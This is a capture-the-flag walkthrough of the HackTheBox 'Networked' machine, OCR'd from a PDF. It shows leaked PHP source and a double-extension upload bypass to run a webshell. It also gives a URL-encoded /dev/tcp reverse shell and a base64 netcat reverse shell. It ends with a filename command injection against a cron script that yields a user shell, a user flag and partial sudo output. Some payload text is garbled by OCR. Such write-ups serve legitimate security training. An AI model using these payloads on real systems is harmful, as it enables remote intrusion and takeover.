


Networked

Machine: <https://app.hackthebox.com/machines/203>


IP: 10.10.10.146

Enumeration


Port 80:




/upload.php: This is where we can upload picture




/photos.php: This is where we can view the photo we uploaded



/backup



Unzip the zip file and we got additional 4 files



Let's analyze each file

index.php: Just welcome page

```
<html>
<body>
Hello mate, we're building the new FaceMash!</br>
Help by funding us and be the new Tyler&Cameron!</br>
Join us at the pool party this Sat to get a glimpse
<!-- upload and gallery not yet linked -->
</body>
</html>
```

lib.php: This looks like upload that also check file extension

```
<?php

function getnameCheck($filename) {
    $pieces = explode('.', $filename);
    $name = array_shift($pieces);
    $name = str_replace('_', '.', $name);
    $ext = implode('.', $pieces);
    #echo "name $name - ext $ext\n";
    return array($name, $ext);
}

function getnameUpload($filename) {
    $pieces = explode('.', $filename);
    $name = array_shift($pieces);
    $name = str_replace('_', '.', $name);
    $ext = implode('.', $pieces);
    return array($name, $ext);
}

function check_ip($prefix, $filename) {
    //echo "prefix: $prefix - fname: $filename<br>\n";
    $ret = true;
    if (!(filter_var($prefix, FILTER_VALIDATE_IP))) {
        $ret = false;
        $msg = "4tt4ck on file ".$filename.": prefix is not a valid ip ";
    } else {
        $msg = $filename;
    }
    return array($ret, $msg);
}

function file_mime_type($file) {
    $regexp = '/^([a-z\-\_]+\.[a-z0-9\-\.\_]+\w+)(;\s.+)?$/' ;
    if (function_exists('finfo_file')) {
```

```

    $finfo = finfo_open(FILEINFO_MIME);
    if (is_resource($finfo)) // It is possible that a FALSE value is returned, if
there is no magic MIME database file found on the system
    {
        $mime = @finfo_file($finfo, $file['tmp_name']);
        finfo_close($finfo);
        if (is_string($mime) && preg_match($regexp, $mime, $matches)) {
            $file_type = $matches[1];
            return $file_type;
        }
    }
}
if (function_exists('mime_content_type'))
{
    $file_type = @mime_content_type($file['tmp_name']);
    if (strlen($file_type) > 0) // It's possible that mime_content_type() returns
FALSE or an empty string
    {
        return $file_type;
    }
}
return $file['type'];
}

```

```

function check_file_type($file) {
    $mime_type = file_mime_type($file);
    if (strpos($mime_type, 'image/') === 0) {
        return true;
    } else {
        return false;
    }
}

```

```

function displayform() {
    ?>
    <form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="post"
    enctype="multipart/form-data">
        <input type="file" name="myFile">
        <br>
        <input type="submit" name="submit" value="go!">
    </form>
    <?php
        exit();
    }
}

```

```

?>

```

photos.php: This is the directory that shows uploaded photos

```
<html>
<head>
<style type="text/css">
.tg {border-collapse:collapse;border-spacing:0;margin:0px auto;}
.tg td{font-family:Arial, sans-serif;font-size:14px;padding:10px 5px;border-
style:solid;border-width:1px;overflow:hidden;word-break:normal;border-
color:black;}
.tg th{font-family:Arial, sans-serif;font-size:14px;font-
weight:normal;padding:10px 5px;border-style:solid;border-
width:1px;overflow:hidden;word-break:normal;border-color:black;}
.tg .tg-0lax{text-align:left;vertical-align:top}
@media screen and (max-width: 767px) {.tg {width: auto !important;}.tg col
{width: auto !important;}.tg-wrap {overflow-x: auto;-webkit-overflow-scrolling:
touch;margin: auto 0px;}}</style>
</head>
<body>
Welcome to our awesome gallery!</br>
See recent uploaded pictures from our community, and feel free to rate or
comment</br>
<?php
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
$ignored = array('.', '..', 'index.html');
$files = array();

$i = 1;
echo '<div class="tg-wrap"><table class="tg">'. "\n";

foreach (scandir($path) as $file) {
    if (in_array($file, $ignored)) continue;
    $files[$file] = filemtime($path. '/' . $file);
}
arsort($files);
$files = array_keys($files);

foreach ($files as $key => $value) {
    $exploded = explode('.', $value);
    $prefix = str_replace('_', '.', $exploded[0]);
    $check = check_ip($prefix, $value);
    if (!$check[0]) {
        continue;
    }
    // for HTB, to avoid too many spoilers
    if ((strpos($exploded[0], '10_10_') === 0) && (!$prefix ===
$_SERVER["REMOTE_ADDR"])) {
        continue;
    }
}
```

```

        if ($i == 1) {
            echo "<tr>\n";
        }

        echo '<td class="tg-0lax">';
        echo "uploaded by $check[1]<br>";
        echo "<img src='uploads/'.".$value.'" width=100px>";
        echo "</td>\n";

        if ($i == 4) {
            echo "</tr>\n";
            $i = 1;
        } else {
            $i++;
        }
    }
    if ($i < 4 && $i > 1) {
        echo "</tr>\n";
    }
?>
</table></div>
</body>
</html>

```

upload.php: This is the most interesting file that we can potentially exploit. We can see that we can only upload image file.

```

<?php
require '/var/www/html/lib.php';

define("UPLOAD_DIR", "/var/www/html/uploads/");

if( isset($_POST['submit']) ) {
    if (!empty($_FILES["myFile"])) {
        $myFile = $_FILES["myFile"];

        if (!(check_file_type($_FILES["myFile"]) && filesize($_FILES['myFile']
['tmp_name']) < 60000)) {
            echo '<pre>Invalid image file.</pre>';
            displayform();
        }

        if ($myFile["error"] !== UPLOAD_ERR_OK) {
            echo "<p>An error occurred.</p>";
            displayform();
            exit;
        }
    }
}

```

```

// $name = $_SERVER['REMOTE_ADDR'].'-'. $myFile["name"];
list ($foo,$ext) = getnameUpload($myFile["name"]);
$validext = array('.jpg', '.png', '.gif', '.jpeg');
$valid = false;
foreach ($validext as $vext) {
    if (substr_compare($myFile["name"], $vext, -strlen($vext)) === 0) {
        $valid = true;
    }
}

if (!$valid) {
    echo "<p>Invalid image file</p>";
    displayform();
    exit;
}

$name = str_replace('.', '_', $_SERVER['REMOTE_ADDR']).'.'.$ext;

$success = move_uploaded_file($myFile["tmp_name"], UPLOAD_DIR . $name);
if (!$success) {
    echo "<p>Unable to save file.</p>";
    exit;
}
echo "<p>file uploaded, refresh gallery</p>";


// set proper permissions on the new file
chmod(UPLOAD_DIR . $name, 0644);
}
} else {
    displayform();
}
?>

```


Try upload php file



We got invalid image file.



Even we try to append .png to the extension, it still shows Invalid image file. So let's try upload real file.



After we upload a legit .png file, we could see it in /photos.php. And the name is changed to its own forgot defined in /upload.php. `$name = str_replace('.', '_', $_SERVER['REMOTE_ADDR']).'.'.$ext;`

[illegible]

The image "http://10.10.10.146/uploads/10_10_16_7.png?cmd=id" cannot be displayed because it contains errors.

The screenshot displays the Burp Suite Community Edition v2023.12.1.3 interface. The top menu bar includes options like Burp, Project, Intruder, Repeater, View, and Help. The main toolbar features buttons for Dashboard, Target, Proxy, Intruder, Repeater (selected), Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. The top right shows the target URL: http://10.10.10.146.

The interface is divided into two main panels: Request and Response. The Request panel shows a POST request to /upload.php. The Response panel shows a 200 OK status with a Content-Type of text/html.

Request Details:


- Method: POST
- URL: http://10.10.10.146/upload.php
- User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
- Accept-Language: en-US,en;q=0.5
- Accept-Encoding: gzip, deflate, br
- Content-Type: multipart/form-data; boundary=-----38781219053273120410306541029
- Content-Length: 36856
- Origin: http://10.10.10.146
- Connection: close
- Referer: http://10.10.10.146/upload.php
- Upgrade-Insecure-Requests: 1
- Content-Disposition: form-data; name="myFile"; filename="face.png.php"
- Content-Type: image/png

Response Details:

- Status: 200 OK
- Date: Tue, 05 Mar 2024 16:40:24 GMT
- Server: Apache/2.4.6 (CentOS) PHP/5.4.16
- X-Powered-By: PHP/5.4.16
- Content-Length: 194
- Content-Type: text/html; charset=UTF-8
- Invalid image file


The bottom status bar shows the event log (log 3), all issues, and memory usage (352.7MB).

.png.php doesn't work.



.php.png works. Let's see.


Upload is okay but we still couldn't execute the command.



We try to change the file name and reupload instead.




The execution is successful.



Exploitation

URL encode the reverse shell

/bin/sh+-i+%>%26+/dev/tcp/10.10.16.7/9001+0+%261




We got shell.



Stabalize shell: python -c 'import pty;pty.spawn("/bin/bash")'

Post-Exploitation



check_attack.php



```

$files = preg_grep('/^([^.])/', scandir($path));

foreach ($files as $key => $value) {
    $msg='';
    if ($value == 'index.html') {
        continue;
    }
    #echo "-----\n";

    #print "check: $value\n";
    list ($name,$ext) = getnameCheck($value);
    $check = check_ip($name,$value);

    if (!($check[0])) {
        echo "attack!\n";
        # todo: attach file
        file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);

        exec("rm -f $logpath");
        exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
        echo "rm -f $path$value\n";
        mail($to, $msg, $msg, $headers, "-F$value");
    }
}

?>

```

<https://0xdf.gitlab.io/2019/11/16/htb-networked.html>

Payload

```
echo nc -e /bin/bash 10.10.16.7 9001 | base64 -w0
```

```
bmMgLUUgLUJpbi9iYXNoIDEwLjEwLjE2LjcgOTAwMQo=
```

Exploit

```
touch '/var/www/html/uploads/a; echo bmMgLUUgLUJpbi9iYXNoIDEwLjEwLjE2LjcgOTAwMQo= |
base64 -d | sh; b'
```


When the script runs, it will loop over the files, and when it runs over mine, it will set \$value to a; echo bmMgLUUgLUJpbi9iYXNoIDEwLjEwLjE2LjcgOTAwMQo= | base64 -d | sh; b and run:

```
exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
```

Which means it will run

```
exec("nohup /bin/rm -f /var/www/html/uploads/a; echo
bmMgLUUgLUJpbi9iYXNoIDEwLjEwLjE2LjcgOTAwMQo= | base64 -d | sh; b > /dev/null 2>&1
&");
```



Got a shell as guly after 3 minutes



```
nc -lvp 9001
→ www nc -lvp 9001
listening on [any] 9001 ...
connect to [10.10.16.7] from (UNKNOWN) [10.10.10.146] 58092
id
uid=1000(guly) gid=1000(guly) groups=1000(guly)
```

user.txt: 4fc1b721c6475351707e4f23e819bd03

`sudo -l`, we can see that guly can run `/usr/local/sbin/changename.sh` as root



```
[guly@networked ~]$ sudo -l
Matching Defaults entries for guly on networked:
!visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
